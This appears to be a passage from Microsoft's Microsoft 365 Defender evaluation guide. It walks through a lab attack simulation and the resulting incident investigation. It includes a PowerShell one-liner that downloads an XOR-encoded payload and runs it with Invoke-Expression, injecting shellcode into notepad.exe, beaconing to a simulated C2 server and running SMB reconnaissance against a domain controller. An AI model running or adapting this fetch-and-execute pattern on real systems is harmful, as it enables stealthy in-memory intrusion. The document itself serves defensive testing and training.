    - Has Microsoft Defender for Identity and Microsoft Defender for Cloud Apps integration enabled.
    - Has a test user is created in the test domain. Administrator-level permissions are not needed.


3. Verify that your test device:

    - Runs Windows 10 version 1903 or a later version.
    - Is joined to the AD DS domain controller domain.
    - Has Microsoft Defender Antivirus enabled. If you are having trouble enabling Microsoft Defender Antivirus, see this troubleshooting topic.
    - Is onboarded to Microsoft Defender for Endpoint.

If you use tenant and device groups, create a dedicated device group for the test device and push it to top level.

One alternative is to host your AD DS domain controller and test device as virtual machines in Microsoft Azure infrastructure services. You can use the instructions in Phase 1 of the simulated enterprise Test Lab Guide, but skip the creation of the APP1 virtual machine.

Here is the result.



You'll simulate a sophisticated attack that leverages advanced techniques to hide from detection. The attack enumerates opened Server Message Block (SMB) sessions on domain controllers and retrieves recent IP addresses of users' devices. This category of attacks usually doesn't include files dropped on the victim's device and they occur solely in memory. They "live off the land" by using existing system and administrative tools and inject their code into system processes to hide their execution. Such behavior allows them to evade detection and persist on the device.

In this simulation, our sample scenario starts with a PowerShell script. In the real world, a user might be tricked into running a script or the script might run from a remote connection to another computer from a previously infected device, which indicates that the attacker is attempting to move laterally in the network. Detection of these scripts can be difficult because administrators also often run scripts remotely to carry out various administrative activities.

During the simulation, the attack injects shellcode into a seemingly innocent process. The scenario requires the use of notepad.exe. We chose this process for the simulation, but attackers would more likely target a long-running system process, such as svchost.exe. The shellcode then goes on to contact the attacker's command-and-control (C2) server to receive instructions on how to proceed. The script attempts executing reconnaissance queries against the domain controller (DC). Reconnaissance allows an attacker to get information about recent user login information. Once attackers have this information, they can move laterally in the network to get to a specific sensitive account

> **ⓘ Important**
>
> For optimum results, follow the attack simulation instructions as closely as possible.

Run the isolated AD DS domain controller attack simulation

To run the attack scenario simulation:

1. Ensure that your pilot environment includes the isolated AD DS domain controller and Windows device.
2. Sign in to the test device with the test user account.
3. Open a Windows PowerShell window on the test device.
4. Copy the following simulation script:

```
PowerShell
```

```
[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12;$xor
= [System.Text.Encoding]::UTF8.GetBytes('WinATP-Intro-
Injection');$base64String = (Invoke-WebRequest -URI
"https://winatpmanagement.windows.com/client/management/static/MTP_File
less_Recon.txt"
-UseBasicParsing).Content;Try{ $contentBytes =
[System.Convert]::FromBase64String($base64String) } Catch {
$contentBytes =
[System.Convert]::FromBase64String($base64String.Substring(3)) };$i =
0;
$decryptedBytes = @();$contentBytes.foreach{ $decryptedBytes += $_ -
bxor $xor[$i];
$i++; if ($i -eq $xor.Length) {$i = 0} };Invoke-Expression
([System.Text.Encoding]::UTF8.GetString($decryptedBytes))
```

> **Note**
>
> If you open this article on a web browser, you might encounter problems copying the full text without losing certain characters or introducing extra line breaks. If this is the case, download this document and open it on Adobe Reader.

5. Paste and run the copied script in the PowerShell window.

> **Note**
>
> If you're running PowerShell using remote desktop protocol (RDP), use the Type Clipboard Text command in the RDP client because the **CTRL-V** hotkey or right-click-paste method might not work. Recent versions of PowerShell sometimes will also not accept that method, you might have to copy to Notepad in memory first, copy it in the virtual machine, and then paste it into PowerShell.

A few seconds later, the Notepad app will open. A simulated attack code will be injected into Notepad. Keep the automatically generated Notepad instance open to experience the full scenario.

The simulated attack code will attempt to communicate to an external IP address (simulating the C2 server) and then attempt reconnaissance against the domain controller through SMB.

You'll see this message displayed on the PowerShell console when this script completes:

```
Console
```

```
ran NetSessionEnum against [DC Name] with return code result 0
```

To see the Automated Incident and Response feature in action, keep the notepad.exe process open. You'll see Automated Incident and Response stop the Notepad process.


Investigate the incident for the simulated attack

> **Note**
>
> Before we walk you through this simulation, watch the following video to see how incident management helps you piece the related alerts together as part of the investigation process, where you can find it in the portal, and how it can help you in your security operations:

https://www.microsoft.com/en-us/videoplayer/embed/RE4Bzwz?postJsllMsg=true

Switching to the SOC analyst point of view, you can now start to investigate the attack in the Microsoft 365 Defender portal.

1. Open the Microsoft 365 Defender portal.
2. From the navigation pane, select **Incidents & Alerts** > **Incidents**.
3. The new incident for the simulated attack will appear in the incident queue.



Investigate the attack as a single incident

Microsoft 365 Defender correlates analytics and aggregates all related alerts and investigations from different products into one incident entity. By doing so, Microsoft 365 Defender shows a broader attack story, allowing the SOC analyst to understand and respond to complex threats.

The alerts generated during this simulation are associated with the same threat, and as a result, are automatically aggregated as a single incident.

To view the incident:

1. Open the Microsoft 365 Defender portal.

2. From the navigation pane, select **Incidents & Alerts** > **Incidents**.

3. Select the newest item by clicking on the circle located left of the incident name. A side panel displays additional information about the incident, including all the related alerts. Each incident has a unique name that describes it based on the attributes of the alerts it includes.

   The alerts that are shown in the dashboard can be filtered based on service resources: Microsoft Defender for Identity, Microsoft Defender for Cloud Apps, Microsoft Defender for Endpoint, Microsoft 365 Defender, and Microsoft Defender for Office 365.

4. Select **Open incident page** to get more information about the incident.


   In the **Incident** page, you can see all the alerts and information related to the incident. The information includes the entities and assets that are involved in the alert, the detection source of the alerts (such as Microsoft Defender for Identity or Microsoft Defender for Endpoint), and the reason they were linked together. Reviewing the incident alert list shows the progression of the attack. From this view, you can see and investigate the individual alerts.

   You can also click **Manage incident** from the right-hand menu, to tag the incident, assign it to yourself, and add comments.

Review generated alerts

Let's look at some of the alerts generated during the simulated attack.


> **Note**
>
> We'll walk through only a few of the alerts generated during the simulated attack. Depending on the version of Windows and the Microsoft 365 Defender products running on your test device, you might see more alerts that appear in a slightly different order.



Alert: Suspicious process injection observed (Source: Microsoft Defender for Endpoint)

Advanced attackers use sophisticated and stealthy methods to persist in memory and hide from detection tools. One common technique is to operate from within a trusted system process rather than a malicious executable, making it hard for detection tools and security operations to spot the malicious code.

To allow the SOC analysts to catch these advanced attacks, deep memory sensors in Microsoft Defender for Endpoint provide our cloud service with unprecedented visibility into a variety of cross-process code injection techniques. The following figure shows how Defender for Endpoint detected and alerted on the attempt to inject code to *notepad.exe*.



Alert: Unexpected behavior observed by a process run with no command-line arguments (Source: Microsoft Defender for Endpoint)

Microsoft Defender for Endpoint detections often target the most common attribute of an attack technique. This method ensures durability and raises the bar for attackers to switch to newer tactics.


We employ large-scale learning algorithms to establish the normal behavior of common processes within an organization and worldwide and watch for when these processes show anomalous behaviors. These anomalous behaviors often indicate that extraneous code was introduced and is running in an otherwise trusted process.

For this scenario, the process *notepad.exe* is exhibiting abnormal behavior, involving communication with an external location. This outcome is independent of the specific method used to introduce and execute the malicious code.


> **Note**
>
> Because this alert is based on machine learning models that require additional backend processing, it might take some time before you see this alert in the portal.

Notice that the alert details include the external IP address—an indicator that you can use as a pivot to expand investigation.

Select the IP address in the alert process tree to view the IP address details page.




The following figure displays the selected IP Address details page (clicking on IP address in the Alert process tree).



Alert: User and IP address reconnaissance (SMB) (Source: Microsoft Defender for Identity)

Enumeration using Server Message Block (SMB) protocol enables attackers to get recent user logon information that helps them move laterally through the network to access a specific sensitive account.

In this detection, an alert is triggered when the SMB session enumeration runs against a domain controller.




Review the device timeline with Microsoft Defender for Endpoint

After exploring the various alerts in this incident, navigate back to the incident page you investigated earlier. Select the **Devices** tab in the incident page to review the devices involved in this incident as reported by Microsoft Defender for Endpoint and Microsoft Defender for Identity.


Select the name of the device where the attack was conducted, to open the entity page for that specific device. In that page, you can see alerts that were triggered and related events.

Select the **Timeline** tab to open the device timeline and view all events and behaviors observed on the device in chronological order, interspersed with the alerts raised.



Expanding some of the more interesting behaviors provides useful details, such as process trees.


For example, scroll down until you find the alert event **Suspicious process injection observed**. Select the **powershell.exe injected to notepad.exe process** event below it, to display the full process tree for this behavior under the **Event entities** graph on the side pane. Use the search bar for filtering if necessary.



Review the user information with Microsoft Defender for Cloud Apps

On the incident page, select the **Users** tab to display the list of users involved in the attack. The table contains additional information about each user, including each user's **Investigation Priority** score.

Select the user name to open the user's profile page where further investigation can be conducted. Read more about investigating risky users.




Automated investigation and remediation

> **Note**
>
> Before we walk you through this simulation, watch the following video to get familiar with what automated self-healing is, where to find it in the portal, and how it can help in your security operations:

https://www.microsoft.com/en-us/videoplayer/embed/RE4BzwB?postJsllMsg=true


Navigate back to the incident in the Microsoft 365 Defender portal. The **Investigations** tab in the **Incident** page shows the automated investigations that were triggered by Microsoft Defender for Identity and Microsoft Defender for Endpoint. The screenshot below displays only the automated investigation triggered by Defender for Endpoint. By default, Defender for Endpoint automatically remediates the artifacts found in the queue, which requires remediation.



Select the alert that triggered an investigation to open the **Investigation details** page. You'll see the following details:

- Alert(s) that triggered the automated investigation.
- Impacted users and devices. If indicators are found on additional devices, these additional devices will be listed as well.
- List of evidence. The entities found and analyzed, such as files, processes, services, drivers, and network addresses. These entities are analyzed for possible relationships to the alert and rated as benign or malicious.
- Threats found. Known threats that are found during the investigation.

> **Note**
>
> Depending on timing, the automated investigation might still be running. Wait a few minutes for the process to complete before you collect and analyze the evidence and review the results. Refresh the **Investigation details** page to get the latest findings.



